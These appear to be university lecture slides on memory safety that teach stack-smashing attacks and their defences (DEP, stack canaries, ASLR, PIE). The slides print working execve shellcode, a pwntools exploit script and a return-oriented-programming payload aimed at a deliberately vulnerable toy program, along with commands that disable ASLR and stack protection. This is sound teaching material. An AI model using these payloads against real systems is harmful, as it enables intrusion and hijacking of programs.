COMP 737011 - Memory Safety and Programming Language Design

Lecture 1: Stack Smashing

徐 辉
xuh@fudan.edu.cn

Outline

- 1. Stack Smashing
- 2. Protection Techniques

1. Stack Smashing


Warm Up

- Can you find an input to pass the validation?

```
int validation() {
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if(buf[redacted]){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        return 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return 0;
}
int main(int argc, char** argv){
    int flag = 0;
    while(!flag){
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

Stack Layout (x86_64)

```
0x401150 <+0>:     push   %rbp
0x401151 <+1>:     mov    %rsp,%rbp
0x401154 <+4>:     sub    $0x50,%rsp
0x401158 <+8>:     xor    %edi,%edi
0x40115a <+10>:    lea    -0x50(%rbp),%rsi
0x40115e <+14>:    mov    $0xa0,%edx
0x401163 <+19>:    callq  0x401050 <read@plt>
0x401168 <+24>:    movsbl -0x50(%rbp),%ecx
0x40116c <+28>:    cmp    $0x24,%ecx
0x40116f <+31>:    jne    0x40119a <+74>
0x401175 <+37>:    mov    $0x1,%edi
0x40117a <+42>:    movabs $0x402004,%rsi
0x401184 <+52>:    mov    $0xe,%edx
0x401189 <+57>:    callq  0x401030 <write@plt>
0x40118e <+62>:    movl   $0x1,-0x4(%rbp)
0x401195 <+69>:    jmpq   0x4011ba <+106>
0x40119a <+74>:    mov    $0x1,%edi
0x40119f <+79>:    movabs $0x402013,%rsi
0x4011a9 <+89>:    mov    $0xb,%edx
0x4011ae <+94>:    callq  0x401030 <write@plt>
0x4011b3 <+99>:    movl   $0x0,-0x4(%rbp)
0x4011ba <+106>:   mov    -0x4(%rbp),%eax
0x4011bd <+109>:   add    $0x50,%rsp
0x4011c1 <+113>:   pop    %rbp
0x4011c2 <+114>:   retq
```



env: ubuntu 20.04, clang

Steps of Stack Smashing Attack

1) Detect buffer overflow bugs, *e.g.*, via fuzz testing
   - Find an input that crashes a program
2) Analyze stack layout of the buggy code
3) Design the exploit, *e.g.*, with return-oriented programming
   - To obtain the shell

```
#: python hijack.py
[+] Starting local process './bug': pid 48788
[*] Switching to interactive mode
Input your key:Wrong key!
$ whoami
aisr
$
```

Preparation: Turn Off The Protection

- Compilation
  - Turn off the stack protector
  - Enable the data on stack to be executable

```
#: clang -fno-stack-protector -z execstack bug.c
```

- System runtime
  - Turn off the ASLR


```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Detect & Analyze Overflow Bug

- Buffer overflow causes segmentation fault
- With binaries, we can get the stack layout directly
- Without the binaries, try different inputs to learn the stack
  - Use core dump

```
#: ulimit -c unlimited
#: sudo sysctl -w kernel.core_pattern=core
#: python -c 'print "A"*92'
#:./bug
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…
Wrong license!
Segmentation fault (core dumped)

#: gdb --core core
...
Program received signal SIGSEGV, Segmentation fault.
0x0000000a41414141 in ?? ()
```



Invalid return address!

Sample Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: sys_execve(/bin/sh)

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or “bin/sh/”

sys_execve()


```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x
8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\
x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main (void) {
  char buf[256];
  int len = sizeof(shellcode);
  for(int i=0; i<len; i++)
        buf[i] = shellcode[i];
  ((void (*) (void)) buf) ();
}
```

Linux kernel > 5.4 does not set .data and .bs to executable

Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode




```
#! /usr/bin/env python
from pwn import *

ret = 0x7fffffffe1d0
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x5
3\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
p = process("./bug")
p.send(payload)
p.interactive()
```

env: python 2.7, ubuntu 20.04
pwntool: https://docs.pwntools.com/en/stable/globals.html

2. Protection Techniques

Fat Pointer: To Prevent Bugs

- Array has no default boundary checking
  - Enable runtime boundary check for array?
  - An array passed to a function decays to a pointer
- How to handle dynamic-sized types?
  - The size of DST is known only at run-time
  - Fat pointer: introduce additional size information for DST

```
struct dstype {
    char* ptr;
    uint  len;
    int insert(char ele, int pos){
        if (pos >= len)
        …
    };
    //more member functions
}
```

Data Execution Prevention

- Disable the stack data from being executed
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l bug
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset      VirtAddr             PhysAddr     FileSiz    MemSiz       Flags   Align
  PHDR           0x...00040 0x...00400040 0x...00400040   0x...001f8 0x...001f8   R E     8
  INTERP         0x...00238 0x...00400238 0x...00400238   0x...0001c 0x...0001c   R       1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x...00000 0x...00400000 0x...00400000   0x...00864 0x...00864   R E     200000
  LOAD           0x...00e10 0x...00600e10 0x...00600e10   0x...00230 0x...00238   RW      200000
  DYNAMIC        0x...00e28 0x...00600e28 0x...00600e28   0x...001d0 0x...001d0   RW      8
  NOTE           0x...00254 0x...00400254 0x...00400254   0x...00044 0x...00044   R       4
  GNU_EH_FRAME   0x...00710 0x...00400710 0x...00400710   0x...0003c 0x...0003c   R       4
  GNU_STACK      0x...00000 0x...00000000 0x...00000000   0x...00000 0x...00000   RWE     10
  GNU_RELRO      0x...00e10 0x...00600e10 0x...00600e10   0x...001f0 0x...001f0   R       1
```

```
Enable DEP:
Do not use "-z execstack"
```

```
  GNU_STACK      0x...00000 0x...00000000 0x...00000000   0x...00000 0x...00000   RW      10
```

Stack Caneries

- Check the stack integrity with a sentinel
- fs:0x28 stores the sentinel stack-guard value

Enable stack protector:
`-fstack-protector`

```
push   %rbp
mov    %rsp,%rbp
sub    $0x80,%rsp
xor    %edi,%edi
mov    $0x64,%eax
mov    %eax,%edx
lea    -0x50(%rbp),%rsi
mov    %fs:0x28,%rcx
mov    %rcx,-0x8(%rbp)
…
mov    %fs:0x28,%rcx
cmp    -0x8(%rbp),%rcx
mov    %eax,-0x74(%rbp)
jne    0x400691 <validation+177>
mov    -0x74(%rbp),%eax
add    $0x80,%rsp
pop    %rbp
retq
callq  0x4004a0 <__stack_chk_fail@plt>
```

…
ret address
old rbp
fs:0x28

Co-Evolution of Attack and Defense

Attack： Buffer Overflow

→ Defense： Data Execution Prevention

→ Attack ： Return-Oriented Programming

→ Defense ： ASLR, Stack Canary

→ Attack ： Side Channel

→ Defense ： Shadow Stack


→ Attack ： …

Return-Oriented Programming

- Injected shellcode cannot be executed on the stack
- The idea of RoP is to use existing codes
- Modify the return address to the target code
  - *e.g.*, system("/bin/sh")

Idea to Manipulate the Stack

- Set the patameter “/bin/sh” and return to system
- Calling convention for x86_64
  - Parameter: rdi, rsi, rdx, rcx, r8, r9
  - Return value: rax
- We need to find useful gadgets



Search Shellcode Gadget


system_addr
bin/sh_addr
gadget addr
...

```
#: clang -fno-stack-protector bug.c -o bug
#: gdb bug
(gdb) break *validation
Breakpoint 1 at 0x401150
(gdb) r
Starting program: bug
Input your key:
Breakpoint 1, 0x0000000000401150 in validation ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7e18410 <__libc_system>
(gdb) find 0x7ffff7e18410, +2000000, "/bin/sh"
0x7ffff7f7a5aa
```

```
#: ldd bug
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x00000000000276e9 : pop rdi ; pop rbp ; ret
0x0000000000026b72 : pop rdi ; ret
0x00000000000e926d : pop rdi ; ret 0xfff3
```

Sample RoP Exploit




```
system_addr = 0x7ffff7e18410
binsh_addr = 0x7ffff7f7a5aa

libc = ELF('libc.so.6')
ret_offset = 0x000000000026b72 - libc.symbols['system']
ret_addr = system_addr + ret_offset

payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +
p64(system_addr)
```

Address Space Layout Randomization

- Randomize memory allocations
- Make memory addresses harder to predict
- ASLR is implemented by the kernel and the ELF loader

```
00400000-00401000 r--p 00000000 103:02 10226199                ../bug
00401000-00402000 r-xp 00001000 103:02 10226199                ../bug
00402000-00403000 r--p 00002000 103:02 10226199                ../bug
00403000-00404000 r--p 00002000 103:02 10226199                ../bug
00404000-00405000 rw-p 00003000 103:02 10226199                ../bug
7ffff7dc3000-7ffff7de8000 r--p 00000000 103:02 9968533         ../libc-2.31.so
7ffff7de8000-7ffff7f60000 r-xp 00025000 103:02 9968533         ../libc-2.31.so
7ffff7f60000-7ffff7faa000 r--p 0019d000 103:02 9968533         ../libc-2.31.so
...
7ffff7fcf000-7ffff7fd0000 r--p 00000000 103:02 9968320         ../ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 103:02 9968320         ../ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 103:02 9968320         ../ld-2.31.so
...
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rwxp 00000000 00:00 0                [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0        [vsyscall]
```

Levels of ASLR

- Stack ASLR: each execution results in a different stack address
- Mmap ASLR: each execution results in a different memory map
- Exec ASLR: the program is loaded into a different memory location in each each execution
  - position-independent executables

```
Enable ASLR
```

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Demonstration

```
void* getStack(){
   int ptr;
   printf("Stack pointer address: %p\n", &ptr);
};
```

```
#: ./aslr
Stack pointer address: 0x7ffd94085bac
#: ./aslr
Stack pointer address: 0x7ffdbfe1571c
#: ldd ./bug
         linux-vdso.so.1 =>  (0x00007ffe48122000)
         libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)
         /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)
#: ldd ./bug
         linux-vdso.so.1 =>  (0x00007ffd2dbaa000)
         libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)
         /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

Position-Independent Executables

```c
void* getStack(){
   return __builtin_return_address(0);
};

int main(int argc, char** argv){
   printf("Ret addr: %p\n", getStack());
   return 0;
}
```

```
#: clang -fPIE -pie aslr.c
#: ./aslr
Ret addr: 0x555b032ab77b
#: ./aslr
Ret addr: 0x556eed86777b
```

```
0x401160: push   %rbp
0x401161: mov    %rsp,%rbp
0x401164: sub    $0x20,%rsp
0x401168: movl   $0x0,-0x4(%rbp)
0x40116f: mov    %edi,-0x8(%rbp)
0x401172: mov    %rsi,-0x10(%rbp)
0x401176: callq  0x401130 <getStack>
0x40117b: movabs $0x40201f,%rdi
0x401185: mov    %rax,%rsi
0x401188: mov    $0x0,%al
0x40118a: callq  0x401030 <printf@plt>
0x40118f: xor    %ecx,%ecx
0x401191: mov    %eax,-0x14(%rbp)
0x401194: mov    %ecx,%eax
0x401196: add    $0x20,%rsp
0x40119a: pop    %rbp
0x40119b: retq
```

```
0x001170: push   %rbp
0x001171: mov    %rsp,%rbp
0x001174: sub    $0x20,%rsp
0x001178: movl   $0x0,-0x4(%rbp)
0x00117f: mov    %edi,-0x8(%rbp)
0x001182: mov    %rsi,-0x10(%rbp)
0x001186: callq  0x1140 <getStack>
0x00118b: lea    0xe8d(%rip),%rdi  #0x201f
0x001192: mov    %rax,%rsi
0x001195: mov    $0x0,%al
0x001197: callq  0x1030 <printf@plt>
0x00119c: xor    %ecx,%ecx
0x00119e: mov    %eax,-0x14(%rbp)
0x0011a1: mov    %ecx,%eax
0x0011a3: add    $0x20,%rsp
0x0011a7: pop    %rbp
0x0011a8: retq
```

Practice

1. Repeat the attacking experiment on your own computer
2. Examine the effectiveness of ASLR by monitoring /proc/$pid/maps